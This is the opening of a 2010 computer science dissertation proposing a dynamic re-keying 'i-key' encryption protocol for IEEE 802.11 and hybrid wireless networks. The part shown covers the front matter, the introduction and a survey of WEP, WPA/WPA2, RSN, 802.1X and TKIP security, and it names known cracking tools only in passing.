

ADVANCED DYNAMIC ENCRYPTION - A SECURITY ENHANCEMENT
PROTOCOL FOR IEEE 802.11 AND HYBRID WIRELESS NETWORK

A Dissertation

by

PETER HUAN PE YU

Submitted to the Office of Graduate Studies of
Texas A&M University
in partial fulfillment of the requirements for the degree of

DOCTOR OF PHILOSOPHY

December 2010

Major Subject: Computer Science

Advanced Dynamic Encryption – A Security Enhancement

Protocol for IEEE 802.11 and Hybrid Wireless Network

Copyright 2010 Peter Huan Pe Yu

ADVANCED DYNAMIC ENCRYPTION - A SECURITY ENHANCEMENT
PROTOCOL FOR IEEE 802.11 AND HYBRID WIRELESS NETWORK

A Dissertation

by

PETER HUAN PE YU

Submitted to the Office of Graduate Studies of
Texas A&M University
in partial fulfillment of the requirements for the degree of

DOCTOR OF PHILOSOPHY

Approved by:

Chair of Committee,	Udo W. Pooch
Committee Members,	William M. Lively
	Dick B. Simmons
	Michael Longnecker
Head of Department,	Valerie E. Taylor

December 2010

Major Subject: Computer Science

ABSTRACT

Advanced Dynamic Encryption – A Security Enhancement
Protocol for IEEE 802.11 and Hybrid Wireless Network. (December 2010)

Peter Huan Pe Yu, B.S., Tunghai University;

M.S., Texas A&M University

Chair of Advisory Committee: Dr. Udo W. Pooch

Data integrity and privacy are the two most important security requirements in wireless communication. Most mechanisms rely on pre-share key data encryption to prevent unauthorized users from accessing confidential information. However, a fixed secret key is vulnerable to cracking by capturing sufficient packets or launching a dictionary attack.

In this research, a dynamic re-keying encryption protocol was developed to enhance the security protection for IEEE 802.11 and hybrid wireless network. This protocol automatically updates the secret key during the end-to-end transmission between wireless devices to protect the network and the communication privacy. In addition, security analyses are given to verify the protection of this protocol. Experiment results also validate that the dynamic encryption approach can perform as efficiently as other security architectures while providing an additional layer of data protection.

DEDICATION

*To my parents, my wife and my daughter
for their companionship, support and love*

ACKNOWLEDGEMENTS

I would like to take this opportunity to acknowledge and thank the following individuals and organizations:

My advisor, Dr. Udo Pooch, for his many years of advice, support and inspiration during my studies at Texas A&M University. His broad knowledge and expertise are truly remarkable and I am grateful to have had the opportunity to work with him.

Dr. William Lively, Dr. Dick Simmons and Dr. Michael Longnecker for serving as my committee members and their suggestions and comments for my research and dissertation.

Texas A&M University and the Department of Computer Science and Engineering for providing the facilities, resources and software/hardware equipment for my research.

The Rural and Community Health Institute, Texas A&M University Health Science Center, for the opportunity to practice my research and make real-world contributions to the field of health information technology.

All of my friends here at Texas A&M University for their companionship along the way, which made gave me many enjoyable memories during my graduate studies.

My family, my parents and my wife, for their support and love during my research and the writing of this dissertation. I could not have accomplished this without their encouragement and support.

NOMENCLATURE

IEEE	Institute of Electrical and Electronics Engineers
AP	Access Point
PDA	Personal Digital Assistant
BS	Base Station
MANET	Mobile Ad-hoc Network
HWN	Hybrid Wireless Network
WEP	Wired Equivalent Privacy
WPA/WPA2	Wi-Fi Protected Access/ Wi-Fi Protected Access 2
DSR	Dynamic Source Routing
VoIP	Voice over Internet Protocol
RADIUS	Remote Authentication Dial-In User Services
EAP	Extensible Authentication Protocol
SEND	Secure Efficient Ad-hoc Distance Vector
SRP	Secure Routing Protocol
KSA	Key Scheduling Algorithm
PRGA	Pseudo Random Generation Algorithm
TKIP	Temporal Key Integrity Protocol
IV	Initialization Vector
PSK	Pre-Shared Secret Key
RSN	Robust Secure Network

RC4	Rivest Cipher 4
PMK	Pair-wise Master Key
PTK	Pair-wise Transient Keys
TGi	Task Group I
CCMP	Cipher Block Chaining Message Authentication Code Protocol
AES	Advanced Encryption Standard
MAC	Media Access Control
AAA	Authentication, Authorization and Accounting
TK	Temporal Key
ICV	Integrity Check Value
TPL	Trust Policy Language
PDL	Policy Definition Language
QoS	Quality of Services
POSITIF	Policy-based Security Tools and Framework
IETF	Internet Engineering Task Force
IDS	Intrusion Detection System
WIDS	Wireless Intrusion Detection System
IDR	Intrusion Detection and Response
EAP	Extensible Authentication Protocol
PEAP	Protected Extensible Authentication Protocol
TLS	Transport Layer Security
DSDV	Destination-Sequenced Distance Vector Routing

ARAN	Authenticated Routing for Ad hoc Network
DHCP	Dynamic Host Configuration Protocol
SMN	Source Mobile Node
DMN	Destination Mobile Node
OLSR	Optimized Link State Routing Protocol
RREQ	Route Request Message
RREP	Route Reply Message
ASCII	American Standard Code for Information Interchange
SSID	Service Set Identifier
OID	Organizationally Unique Identifier
PID	Protocol Identified
MITM	Man-In-The-Middle
DNS	Domain Name Server
MB	Mega Byte
MS	Millisecond

TABLE OF CONTENTS

	Page
ABSTRACT	iii
DEDICATION.....	iv
ACKNOWLEDGEMENTS	v
NOMENCLATURE	vi
TABLE OF CONTENTS.....	ix
LIST OF FIGURES	xii
LIST OF TABLES.....	xiii
CHAPTER	
I INTRODUCTION.....	1
1.1. Introduction and Motivation.....	1
1.2. Main Contributions	7
1.3. Dissertation Organization.....	9
II RELATED WORK - STATE OF THE ART.....	11
2.1. Introduction.....	11
2.2. Wired Equivalency Privacy Protocol (WEP)	11
2.3. Wi-Fi Protected Access (WPA) and 802.11i (WPA2).....	13
2.4. Robust Security Network and 802.1x Protocol	15
2.5. Network Layer Approaches.....	17
2.6. Temporal Key Integrity Protocol (TKIP).....	19
2.7. Policy-Based Network Protocol.....	20
2.8. Wireless Intrusion Detection System	22
2.9. Password (key) – based Protocol	25
2.10. Authentication-based Protocol.....	28
2.11. Routing Protocols in MANET	29
2.12. Secure Routing in MANET	30

CHAPTER		Page
III	HYBRID WIRELESS NETWORK AND I-KEY DYNAMIC ENCRYPTION PROTOCOL ARCHITECTURE	34
	3.1. Introduction	34
	3.2. Hybrid Wireless Network Overview.....	34
	3.3. Routing in Hybrid Wireless Networks.....	36
	3.4. i-key Dynamic Encryption Protocol.....	41
	3.5. Encryption Algorithm	46
	3.6. An Example of i-key Encryption and Decryption	52
IV	SECURITY ANALYSIS AND EXPERIMENT RESULTS	59
	4.1. Introduction.....	59
	4.2. Security Analysis	61
	WarDriving.....	61
	Man-in-the-Middle (MITM).....	65
	Rogue AP and Evil Twin.....	67
	Blackhole Attacks	69
	Wormhole Attacks	71
	Session Hijacking.....	73
	Key Decoding and Dictionary Attacks.....	74
	Replay Attacks.....	76
	4.3. Experiment Results and Analysis	78
	Experiment Environment	78
	Protocol Throughput	79
	Protocol End-to-End Delay	81
	Protocol Delivery Rate	83
V	CONCLUSION AND FUTURE WORK	86
	5.1. Conclusion.....	86
	5.2. Contributions	87
	5.3. Future Work.....	89
	REFERENCES	91
	APPENDIX A	103
	VITA	114

LIST OF FIGURES

FIGURE		Page
1	Hybrid wireless network.....	2
2	Secret key hierarchy in IEEE 802.11	14
3	Infrastructure model of RSN protocol.....	16
4	TCP/IP and OSI model layer	18
5	A conceptual model for IDS agent.....	24
6	Single hop base-oriented and mobile ah-hoc wireless model.....	35
7	Routing in BS-oriented and mobile ad-hoc wireless network	37
8	Routing in hybrid wireless network	38
9	AODV routing protocol with RREQ and RREP control message.....	39
10	Block diagram of <i>i-key</i> secure protocol.....	42
11	Dynamic <i>i-key</i> encryption and decryption protocol procedures	43
12	Dynamic <i>i-key</i> encryption stream cipher	47
13	Exclusive OR operation example.....	48
14	Pseudocode of KSA and PRGA algorithm.....	49
15	Wardriving with NetStumbler software	62
16	The distribution of wireless access points in city of College Station, Texas	63
17	NetStumbler detecting pseudocode.....	64
18	NetStumbler signature parameters for CISCO IDS	65

FIGURE	Page
19 Wireless man-in-the-middle attack example	66
20 Black hole attack in MANET	70
21 Wireless wormhole attack.....	72
22 Session hijacking attack example in IEEE 802.11 wireless network.....	73
23 Key cracking by Aircrack-ng	75
24 WPA authentication detected by airodump-ng	76
25 De-authentication broadcast.....	77
26 Average total data transfer time for <i>i-key</i> encryption protocol.....	80
27 Average end-to-end delay for AODV and <i>i-key</i> protocol.....	82
28 Average packets delivery date for AODV and <i>i-key</i> protocol	84

LIST OF TABLES

TABLE		Page
1	ASCII Characters Code and Value for 0-9, A-Z and a-z.....	57

CHAPTER I

INTRODUCTION

1.1. Introduction and Motivation

Wireless network technology enables computing devices to communicate with each other without any physical medium (e.g. landlines and wired networking). Compared with wired networks, wireless communication provides better connectivity and mobility, which allows mobile devices to access other local area networks or the Internet anytime and anywhere with the aid of access points (AP). This new form of communication is becoming an increasingly popular replacement of traditional wired networking by both individuals and organizations around the world.

Approximately 16 million wireless enabled devices are sold every year, including laptops, PDAs and cellular phones [1]. In addition, there are more than 20,000,000 [2] free and paid Wi-Fi hotspots all over the world to provide a wire-free communication environment, with a continuing increasing trend in the number of hotspots and wireless devices.

This dissertation follows the style of *IEEE Transactions on Computers*.

There are two basic types of wireless network structures: infrastructure based and ad-hoc based. In the infrastructure model, or so-called Base Station oriented (BS-oriented) wireless network, all mobile nodes communicate directly with a base station in single-hop and require the assistance of this fixed infrastructure to forward packets to other mobile nodes to enable communication. On the other hand, the Mobile Ad-Hoc Network (MANET) utilizes mobile devices to form a provisional network as needed without relying on any fixed infrastructure or base station. The former is more reliable and has higher performance, with the drawback of lower mobility due to the fixed location; however, the ad-hoc network can cover a larger area and can communicate with each other in a manner of higher dynamic topology; the trade-off is the data rate.




Fig. 1. Hybrid wireless network

The trend is to combine infrastructure and ad-hoc wireless networks to form a hybrid wireless network (HWN, as shown in Figure 1) that not only overcomes the limitations of both models but also improves network connectivity and extends wireless coverage to more mobile nodes with more network resources. The base station or Access Point in the hybrid wireless network environment usually has higher processing performance and a stronger wireless signal. Therefore, mobile nodes will first attempt to establish connection with them as higher priority for communication until detecting repeated connection failure due to slow response, frequent packet collision, or when a wireless signal is temporarily unavailable. Then, it automatically switches to the ad-hoc mode that builds routes and communicates with other mobile nodes directly, without the aid of any base station, reducing resource consumption and improving system throughput [3]. In addition, hybrid wireless networks can broaden the usage of the wireless network. As illustrated in Figure 1, multi-hop communication between mobile nodes and the base station can extend coverage of the wireless network and provide Internet connectivity to those in the dead zone, where they are unable to reach the wireless signal directly from the base station.

The benefits of flexible routing, global connectivity and a highly adaptive capability make hybrid wireless networks suitable for a wide range of applications in both military and commercial environments, such as battlefields, disaster relief operations, mobile device/personal networking, mobile information sharing and vehicular networks [4] [5]. Several similar hybrid wireless concepts have been proposed and studied by other

researchers in [6] [7] [8] [9] and are expected to be adapted as one of the standards for next-generation wireless communication (with the goal of ubiquitous computing and global communication).

However, the coexistence of infrastructure-based and ad-hoc networks in this new and highly dynamic hybrid wireless network model introduces a number of new security problems and makes maintaining communication privacy and data integrity much more challenging. First, unlike wired networks that at least have some degree of physical protection, wireless communication over radio waves lacks defined and restricted boundaries. Anyone can connect to the network as long as the transmitted signal strength is strong enough to cover the area [10]. Therefore, security attacks on data communication, such as passive eavesdropping, packet injection or even violations of confidentiality are widespread [11]. Also, because of the dynamic nature of the wireless networks, mobile nodes are frequently moved while connected or join/leave the network at any time. This means that wireless packets are frequently lost during transmission without detection by both sender and receiver. Thus, without proper security protection, an outsider could easily obtain and modify packets to launch session hijacking or replay attacks. Second, because the hybrid wireless network combines both BS-oriented and ad-hoc networks, end-to-end communication between any two mobile nodes in such network may use one or both wireless models. Thus, existing common security protocols based on a centralized infrastructure or ad-hoc mode only (such as WEP, WPA/WPA2 and DSDR [12] [13]) will not work. Their security structures were designed to cover and

protect only single wireless communication and will leave the whole hybrid wireless network extremely vulnerable to external unauthorized access.

Third, in order to achieve higher throughput in this co-existing wireless network, the default routing protocol does not implement any security protection during node-to-node communication. In addition, the trust relationships between each mobile device are very low as a consequence of the frequently changing topology and membership. Because of this, many attacks can be launched against the routing protocol, giving hackers a major opportunity to insert themselves as one of the cooperative nodes in the network to access confidential information. Therefore, the security protection that ensures the integrity of the wireless communication should not only repel attacks from external elements, but also prevent attacks launched internally from any compromised wireless node.

Most security mechanisms rely on data encryption - a message combined with a secret key to generate a cipher text that cannot be deciphered without the original key. This encryption mechanism can prevent unauthorized users from gaining access to the secured communication. However, a fixed secret key is vulnerable to cracking by capturing sufficient packets or launching a dictionary attack. Therefore, the most efficient way to protect the network from such attacks is to generate the secret key dynamically and replace it periodically [14] [15]. Furthermore, the protocol applied to the hybrid wireless network should be sufficiently flexible to adjust to different levels of security protection to fit the needs of applications in different environments and with

varied communication speeds. For example, mobile banking and E-commerce require longer encryption keys for stronger protection, while real-time driven applications such as disaster recovery, stream services like VOIP and online video need to preserve data privacy as well as performance to maintain the quality of services (QoS). The protocol also necessitates efficiency and scalability to handle a large-scale hybrid wireless network. This network could consist of hundreds or thousands of nodes that communicate with each other in different layers while simultaneously running several applications [16].

Many researchers have investigated the design of new secure communication protocols solely for base station orientations, such as Remote Authentication Dial-In User Services (RADIUS) [17], Robust Secure Network (RSN) [18] and Extensible Authentication Protocol (EAP) [19], or mobile ad-hoc networks only, such as Secure Efficient Ad-hoc Distance Vector (SEND) by Hu, Johnson, and Perrig [20], Dynamic Source Routing protocol (DSR) by Johnson et al. [12], and Secure Routing Protocol (SRP) proposed by Papadimitratos and Haas [21]. To the best of our knowledge, however, there is little in the literature on the very new challenge of security encryption protocols in hybrid wireless networks. Existing protocols and other traditional security approaches, such as authentication, digital certificates and public-key encryption algorithms, still play important roles in achieving data privacy, integrity, non-repudiation and availability of communication in wireless networks [16]. However, these mechanisms by themselves are not sufficient to fulfill the needs of the fast-growing wireless world, either in terms

of high computation or communication overhead or lack of ability to prevent internally launched attacks. Therefore, the need remains for a lightweight, flexible dynamic encryption protocol that provides reliable protection from various attacks against wireless communication, and more importantly, capable to fit the highly dynamic and complex environment of hybrid wireless networks.

In this research, an efficient and security-enhancing *i-key* data encryption protocol for hybrid wireless networks is presented via dynamic re-keying during node-to-node communication. Unlike its counterparts, this secret *i-key* is generated based on the previous data as the seed and as next packet encryption before delivery. Therefore, only the original sender and authorized client are able to decrypt the message using the unique *i-key* in their possession. This ensures the communication privacy and data integrity.

1.2. Main Contributions

The main contributions can be classified into three categories:

- The security design of IEEE 802.11 wireless communication protocols was analyzed at different levels with emphasis on the flaws and security issues in existing standard secure protocols. The ease with which one can break the security defense of those protocols and penetrate the corporate network is also

demonstrated. In addition, the attack patterns and each process step from the hacker's point of view are researched and taken into account in the *i-key* design. This ensures that this *i-key* protocol is capable of defending the network and ensuring data integrity over the unsecure radio frequency medium.

- A new dynamic *i-key* re-keying encryption/decryption protocol for wireless communication was developed. During the end-to-end and point-to-point transmission between wireless devices, the *i-key* protocol can automatically update the secret key according to the previously received data packet. It is then used as the next encryption seed before delivering the response packet, providing an ideal solution for secure protection. This protocol overcomes the drawback of the pre-share key (PSK) encryption system, ensures the privacy of communication and protects sensitive data from eavesdropping. With dynamic *i-key* encryption protocol, each mobile node can also verify the true identity of other nodes or access points to prevent sophisticated attacks like Rogue AP and Evil Twin. In addition, the *i-key* protocol is flexible for different levels of security protection with the ability to adjust the key size for data encryption. Thus, a system with existing security protection can still adopt this protocol against malicious attack and protect the valuable wireless network.

- A new experiment platform capable of simulating two stand-alone wireless networks, a base-oriented and mobile ad-hoc network (MANET), and the hybrid wireless network that combines them was build. System performance, packet delivery rate and network throughput of the *i-key* encryption protocol with other commonly adapted protocols, such as WEP, WPA and WPA2 were verified and compared. The experiment results are satisfactory and validate this protocol, the *i-key* dynamic re-keying mechanism, can perform as efficiently as other security architectures while providing an additional layer of data protection.

1.3. Dissertation Organization

This dissertation is organized as follows: The related work performed for both base-oriented and mobile ad-hoc wireless networks are summarized in the next chapter. This includes secure protocols and encryption systems currently utilized by the IEEE 802.1x wireless communication standards.

In Chapter III, the concept of a hybrid wireless network is introduced. Routing structure changes are demonstrated in order to successfully deliver wireless packets. Then a novel, efficient and security-enhancing dynamic *i-key* encryption protocol is proposed that can be applied to both stand-alone or hybrid wireless networks. The design, encryption and decryption procedures of the protocol are discussed in detail. In addition, some examples

using the KSA and PRGA algorithms are given to explain how this protocol generates a secure cipher stream.

In Chapter IV the security protection of the *i-key* encryption protocol is addressed along with common attacks against wireless networks. Experiment results with other encryption protocols in different network environments and configurations are analyzed to illustrate the efficiency as well as protection ability of the *i-key* dynamic encryption protocol. Finally, in Chapter V, this dissertation is concluded by summarizing this work and listing important directions for future work. In additions, real-world wireless attacks and secret key cracking against the IEEE 802.11 standard protection protocols, are demonstrated in Appendix A.

CHAPTER II

RELATED WORK - STATE OF THE ART

2.1. Introduction

In this chapter, the background information pertaining to the IEEE 802.11 wireless security encryption protocols is introduced. This covers the Wired Equivalency Privacy (WEP) protocol, Wi-Fi Protected Access (WPA), 802.11i (WPA2), Robust Security Network (RSN) and Temporal Key Integrity Protocol (TKIP). Also, other well-known security approaches and their structures and procedures for data protection are presented. An understanding of these related works are necessary in order to develop a better and stronger encryption protocol for wireless communication.

2.2 Wired Equivalency Privacy Protocol (WEP)

Wired Equivalent Privacy, or WEP, is an encryption protocol designed by the IEEE 802.11 [22] and Home RF group [23] in an attempt to protect link-level data over radio signals to the security level closer to wired networks. WEP uses the RC4 algorithm for data encryption, which includes a Key Scheduling Algorithm (KSA) and a Pseudo Random Generation Algorithm (PRGA) [23] [24] [25].

The WEP key used to encrypt data sent over wireless networks consists of two parts: the Initialization Vector (IV) and user pre-shared secret key (PSK). The stream cipher, RC4

that is used in WEP, expands the IV (40 and 104 bits) and PSK into an arbitrary long "key stream" of pseudorandom bits, then XORs this with the plaintext to obtain the ciphertext. To decrypt the ciphertext, the receiver side takes the same steps in reverse order on the same key stream. In addition, a CRC-32 algorithm is applied to check for data integrity on each data packet.

Many WEP vulnerabilities and security design issues have been discovered and reported by researchers since the IEEE released it as the standard encryption protocol for 802.11 wireless network [26] [27] [28] [29]. Designed during a time period when strong cryptographic systems fell under strict export regulations all over the world, WEP secret keys originally limited to 40 bits, can now use 104 bit keys or larger. These relatively short keys can be cracked by a determined hacker in just a few hours.

Further limitations to WEP effectiveness is that it is completely optional under the 802.11 standard [30] [31] [32] [33]. Also, the WEP key is static and predefined between the access point and mobile user. The 24-bit IV is sent unencrypted through the air in the wireless packet header. Thus, the static WEP (predefined key) is not only difficult to manage, but the unencrypted IV tends to leak information about some bytes in the WEP key [10].

The secret key is breakable because of IV collisions where the same IV might repeat after time. First, an attacker can use sniffing software like LinkFerret [34] and Ethereal

[35] to capture wireless packets as they travel via radio communication. Once the attacker has captured sufficient IEEE802.11 wireless packets, the WEP secret key can be cracked by using cracking tools like Aircrack [36] and WEPCrack [37]. Please refer to Appendix A for more detail about WEP cracking approaches and software.

2.3 Wi-Fi Protected Access (WPA) and 802.11i (WPA2)

In order to fix the major loopholes of a wireless network with WEP, Wi-Fi Alliance [32] announced the Wi-Fi Protected Access (WPA) protocol that adopts the temporal key integrity protocol (TKIP). TKIP mixes the transient keys with the MAC address information to provide a stronger Hash algorithm in the form of MICHAEL [38] for data integrity. WPA also extends the two-level key hierarchy of WEP into a multiple-tier hierarchy structure (Figure 2) [39]. The master key remains at the top level and is referred to as the Pair-wise Master Key (PMK), followed by Pair-wise Transient Keys (PTK). The final level of the key hierarchy is the per-packet keys generated by feeding the PTK to a key-mixing algorithm. This multiple-tier key structure, compared with the WEP, protects the WPA by preventing exposure of the PMK in each transmitted packet by introducing the concept of PTK. In addition, it doubles the size of the IV from 24 bits to 48 bits and eliminates the rollover index counter to minimize the re-use of any IV key during the encryption process. TKIP used in WPA also provides a key management system through use of a server with the mechanisms to against the use of forgery keys and other attacks [39].




Fig. 2. Secret key hierarchy in IEEE 802.11 [39]

WPA was designed to replace the WEP protocol used in Wi-Fi, without adding a hardware requirement, by using a subset of the IEEE 802.11i amendment. This amendment is the long-term solution designed by Task Group I (TGi) [18] for a secure wireless network or so-called WPA2. 802.11i, on the other hand, is based on the Robust Security Network (RSN) [18] mechanism to provide authentication support for both infrastructure and ad-hoc network. It also reduces the overhead of key derivation during the authentication exchange process. WPA2 adapts the Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) based on the Advanced Encryption Standard (AES) cipher to encrypt network traffic instead of using an RC4-

like algorithm. However, due to the total encryption system changes, 802.11i is only backwards compatible with WPA but not with WEP [40] [41] [42]. Therefore, existing hardware, include both Access Point and mobile wireless adapter, need to be replaced in order to support the WAP2 protocol.

From the system structure standpoint, WPA and WPA2 are more secure than the WEP due to the advanced key management and data encryption/decryption. However, the repeating use of a static master key still makes them vulnerable to the attacks described in Chapter IV and Appendix A.

2.4 Robust Security Network and 802.1x Protocol

Robust Security Network (RSN) [18] was specified by the IEEE 802.11i group to address and fix security issues with the infamous WEP encryption as well as with WEP based authentication. RSN introduces the concept and protects the networks by allowing only the creation of robust security network associations (RSNAs). RSNAs act as wireless connections that provide moderate to high levels of assurance against security attacks through the use of a variety of encryption/decryption methods. There are three main components in the RSN system: stations (STA), which refer to the wireless mobile devices such as PDAs, cell phones and laptops; Access Point (AP), the center of the wireless network that provides the connection and communication ability for STAs to access other local networks or the Internet; and the Authentication Server (AS), a new

component to the traditional WLAN that provides authentication services to STAs. In addition, IEEE802.1x port-based access control is used and extended in RSN with the addition of a RADIUS/DIAMETER [17] server for the client-server/server-server mutual authentication process. Details of the overall RSN infrastructure model are listed in Figure 3 below.




Fig. 3. Infrastructure model of RSN protocol [18]

The new wireless protocol also includes enhancements to increase the data protection of existing hardware (pre-RSN) with firmware upgrades for the WPA [42]. The RSN

security has a lot more overhead during the initial handshaking, authentication and even the establishment of communication, which reduces the overall performance for both incoming and outgoing wireless traffic.

2.5 Network Layer Approaches

The Media Access Control (MAC) Layer [43] is one of two sub-layers of the Data Link Layer specified in the seven-layer OSI network model (Figure 4), which provides a variety of functions that support the operation of wireless networks. Within the MAC layer, in the port-based protocol, network ports are configured as the security checking points that block all traffic except the authentication handshaking and related control messages until the user's identify is verified. This Port-based access can be implemented either in a hardware approach [44] [45], or in software design as is in the IEEE 802.1X standards community [46] [47]. Like the infrastructure model in RSN, 802.1X authentication information is first embedded in a wireless Ethernet frame and sent to a specific multicast Ethernet address in order to establish authentication. Once this process is completed successfully, a client-specific key is generated for future network access and the corresponding access point ports are opened and signaled to forward packets into the access network. The design of the port based 802.1X protocol is more secure than the TKIP in WPA, but is cumbersome to implement and deploy for regular end-users and small organizations because it requires several system settings and an additional server

(such as RADIUS [17]) for the purpose of centralized authentication, authorization and accounting (AAA) management for the IEEE 802.11/802.1X wireless network.




Fig. 4. TCP/IP and OSI model layer [43]

The CHOICE network architecture [48] proposed by Bahl et al. is another model of a network layer security protocol using a software approach. It is built on the Protocol of Authorization and Negotiation of Services, or PANS, which assist the wireless networking in authentication, authorizing access, enforcing policy, QoS and privacy connections for the mobile user and network operators. Beside the authentication process, the Authorizer in CHOICE also handles access key provisioning and renewal, while the Verifier processes the access verification of each individual packet. Unlike the 802.1X structure, which performs the access control at the base station (access point) side,

CHOICE approaches verification at the access router in the access subnet. Therefore, CHOICE requires less state maintenance in the access point and is more scalable [49].

2.6 Temporal Key Integrity Protocol (TKIP)

TKIP is a security protocol designed as part of the draft standard from the IEEE 802.11i task group and Wi-Fi Alliance as a solution to immediately replace WEP without having to replace existing hardware. It utilizes the same RC4 stream cipher system used in WEP but with a larger 128-bit key for encryption and another 64-bit key for authentication to solve the well-known problems with WEP, including small initialization vectors (IV) and short encryption keys [50]. The 48-bit IV in TKIP is re-initialized when the Temporal Key (TK) is set and the vector sequencing mechanism ensures that any individual IV value is not reused and the network traffic is stopped when the IV reaches the maximum value – 2^{48} (2^{48}) packets, to prevent data and secret key decoding.

In addition, TKIP uses a pre-packet key-mixing function that combines the secret root key with the IV value, client's MAC address, and a packet's sequence number before passing the result to the RC4 initialization to provide fresh encryption and an integrity key for each transmitted packet [50] [51]. This keying structure makes TKIP protected networks more resistant to cryptanalytic attacks by eliminating the repeating use of the same key for data encryption over easy-to-capture wireless communication. Furthermore, a 64-bit message integrity check algorithm named MICHEAL [38] is

implemented in the TKIP to fix the problem of modification attacks. Previously, an attacker could store the integrity check value (ICV), alter the encrypted packet, and then update the ICV without having to know the original secret key. Without the integrity check, both sender and receiver would simply accept the received packet as long as the ICV matches the data checksum. This ICV security breakdown with a cryptographically protected one-way hash in the payload prevents remote stations from detecting the modification and ensures packet-tampering immediately upon decryption [51].

2.7 Policy-Based Network Protocol

A network security policy is a guideline or rule describing how a network, mobile node or server, is used to resolve security-related issues. The policy protocol is the application of these organizational policies in the context of networking using automated network operations, management, and control systems [52] [53]. Researchers have recently paid much attention to policy-based services, networks and security systems to support the highly dynamic wireless communication environment. However, these policy rules need to be updated periodically according to the network status, performance and security threats from the monitoring devices in order to protect the network from the threat of attacks and intrusions.

“Security and Management Policy Specification” by Sloman and Lupu [54] provides a survey of both security management and policy-driven network management systems

